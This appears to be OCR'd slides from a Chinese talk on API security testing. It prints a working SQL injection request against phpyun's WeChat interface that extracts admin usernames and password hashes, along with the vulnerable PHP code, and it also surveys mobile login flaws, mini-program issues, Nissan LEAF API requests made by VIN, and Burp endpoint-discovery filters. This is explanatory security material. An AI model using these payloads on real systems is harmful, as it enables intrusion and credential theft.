
结合微信 phpyun 三方接口注入漏洞

Raw | Params | Headers | Hex | XML

```
POST /official/phpyun/upload/weixin/index.php?&sign=d435a6cdd786300dff204ee7c2ef942d3e9034e2&signature=1&timestamp=2&nonce=3
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ;
Connection: keep-alive
Content-Length: 317

<xml>
 <ToUserName><![CDATA[toUser]]></ToUserName>
 <FromUserName><![CDATA[fromUser]]></FromUserName>
 <CreateTime>12345678</CreateTime>
 <MsgType><![CDATA[text]]></MsgType>
 <Content>')))/**/UNION/**/SELECT/**/1,username,password/**/from/**/phpyun_admin_user/**/#</Content>
 <FuncFlag>0</FuncFlag>
</xml>
```

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 29 Oct 2015 16:02:53 GMT
Server: Apache/2.4.10 (Win64) PHP/5.6.10
X-Powered-By: PHP/5.6.10
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Cache-control: private
Vary: Accept-Encoding
Content-Length: 1674
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=GBK

非法来源地址! 123array(1) {
  [0]=>
  string(79) "')))/**/UNION/**/SELECT/**/1,username,password/**/from/**/phpyun_admin_user/**/#"
}
<xml>
                <ToUserName><![CDATA[fromUser]]></ToUserName>
                <FromUserName><![CDATA[toUser]]></FromUserName>
                <CreateTime>1446134573</CreateTime>
                <MsgType><![CDATA[news]]></MsgType>

<Content><![CDATA[与【')))/**/UNION/**/SELECT/**/1,username,password/**/from/**/phpyun_admin_user/**/#】相关的职位]]></Content><ArticleCount
                <Title><![CDATA[与【')))/**/UNION/**/SELECT/**/1,username,password/**/from/**/phpyun_admin_user/**/#】相关的职位]]></Title>
                <Description><![CDATA[]]></Description>
                <PicUrl><![CDATA[http://127.0.0.1/official/phpyun/upload/data/logo/20150613/14380796029.PNG]]></PicUrl>

<Url><![CDATA[http://127.0.0.1/official/phpyun/upload/wap/index.php?c=job&keyword=')))/**/UNION/**/SELECT/**/1,username,password/**/from/**
                </item><item>
                <Title><![CDATA[【php 程序员】
各个各个]]></Title>
                <Description><![CDATA[]]></Description>
                <PicUrl><![CDATA[http://127.0.0.1/official/phpyun/upload/data/wx/gt.jpg]]></PicUrl>
                <Url><![CDATA[http://127.0.0.1/official/phpyun/upload/wap/index.php?c=job&a=view&id=1]]></Url>
                </item><item>
                <Title><![CDATA[【admin】
21232f297a57a5a743894a0e4a801fc3]]></Title>
                <Description><![CDATA[]]></Description>
                <PicUrl><![CDATA[http://127.0.0.1/official/phpyun/upload/data/wx/gt.jpg]]></PicUrl>
                <Url><![CDATA[http://127.0.0.1/official/phpyun/upload/wap/index.php?c=job&a=view&id=1]]></Url>
                </item></Articles><FuncFlag>0</FuncFlag></xml>
```



phpyun 接口注入原理分析


```php
<?php
function searchJob($keyword)
    {
        $keyword = trim($keyword);
        include(PLUS_PATH."/city.cache.php");
        if($keyword)
        {
            $keywords = @explode(' ',$keyword);
            var_dump($keywords);
            if(is_array($keywords))
            {
                foreach($keywords as $key=>$value)
                {
                    $iscity = 0;
                    if($value!='')
                    {
                        foreach($city_name as $k=>$v)
                        {
                            if(strpos($v,iconv('utf-8','gbk',trim($value)))!==false)
                            {
                                $CityId[] = $k;
                                $iscity = 1;
                            }
                        }
                        if($iscity==0)
                        {
                            $searchJob[] = "(`name` LIKE '%".iconv('utf-8','gbk',trim($value))."%') OR (`com_name` LIKE '%".iconv('utf-8','gbk',trim($value))."%')";
                        }
                    }}
                $searchWhere = "`state`='1' AND `sdate`<='".time()."' AND `edate`>= '".time()."' AND `status`<>'1' AND `r_status`<>'1' AND (".implode(' OR ',$searchJob
                if(!empty($CityId))
                {
                    $City_id = pylode(',',$CityId);
                    $searchWhere .= " AND (`provinceid` IN (".$City_id.") OR `cityid` IN (".$City_id.") OR `three_cityid` IN (".$City_id."))";
                }
                $jobList = $this->DB_select_all("company_job",$searchWhere." order by `lastupdate` desc limit 5","`id`,`name`,`com_name`");
            }
```

当做了几次SQL拼接以后，最终进入`DB_select_all`。


移动APP登录认证接口缺陷

登录体系-登录接口安全


接口爆破-关于爆破的艺术



Oauth接口



微信小程序相关接口分析



对于安全，仅形态变化：
1. 本质的服务端（注入跨站上传代码执行）、客户端安全（Uxss、Webview）业务逻辑(数据篡改、越权等)依然适用
2. 在Android上，小程序使用X5内核接口；
3. 在iOS上，小程序使用的是JS Core接口。

例1：“跳一跳”不校验post的漏洞进行刷分


例2：任何人可以通过AppID和版本号获取任意小程序的源码文件


IoV-通过API漏洞控制全球的Nissan LEAFs


GET https://[redacted].com/orchestration_1111/gdc/BatteryStatusRecordsRequest.php?RegionCode=NE&lg=no-NO&DCMID=&**VIN=SJNFAAZE0U60XXXXX**&tz=Europe/Paris&TimeFrom=201x-09-27T09:15:21


```
{
    status: 200,
    message: "success",
  - BatteryStatusRecords: {
        OperationResult: "START",
        OperationDateAndTime: "jan 21,2016 21:47",
      - BatteryStatus: {
            BatteryChargingStatus: "NORMAL_CHARGING",
            BatteryCapacity: "12",
            BatteryRemainingAmount: "12",
            BatteryRemainingAmountWH: "",
            BatteryRemainingAmountkWH: ""
        },
        PluginState: "CONNECTED",
        CruisingRangeAcOn: "135664.0",
        CruisingRangeAcOff: "157904.0",
        NotificationDateAndTime: "2016/01/21 20:47",
        TargetDate: "2016/01/21 20:47"
    }
}
```


GET https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXX











如何获得API地址 or URI资源

如何发现接口-自动化



APK的链接接口自动提取


Burp Suite Professional v1.7.31 - Temporary Project - sm0nk
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders; matching regex href|callback|(.*)?.php|(.*)?.jsp
href|callback|(.*)?.php|(.*)?.jsp
asp,aspx,jsp,php
js,gif,jpg,png,css
支持正则，匹配请求和返回的关键字，用以检索接口地址


Filter: Hiding not found items; hiding CSS and flash content; hiding 4xx responses; hiding empty folders; matching regex /(.*)?.php|/(.*)?.jsp
http://localhost
APITest
includeAdd.html
{"user":"sm0nk"}
DVWS
http://offlintab.firefoxchina.cn
request: href|callback|<xml|\{.*\}
response: /(.*)?.jsp|/(.*)?.do|/(.*)?.php|/(.*)?.aspx


Contents
Host
Method
URL
Params
http://localhost
POST
/APITest/includeAdd.html
Request
Response
Raw
Headers
Hex
HTML
Render
ETag: "6f-568d86b396dfe"
Accept-Ranges: bytes
Content-Length: 111
Connection: close
Content-Type: text/html
<html>
<title>This is API add </title>
<body>
this is api address
hostur|/api/api.jsp
</body>
</html>
Type a search term
0 matches

被动接口扫描器设计思路

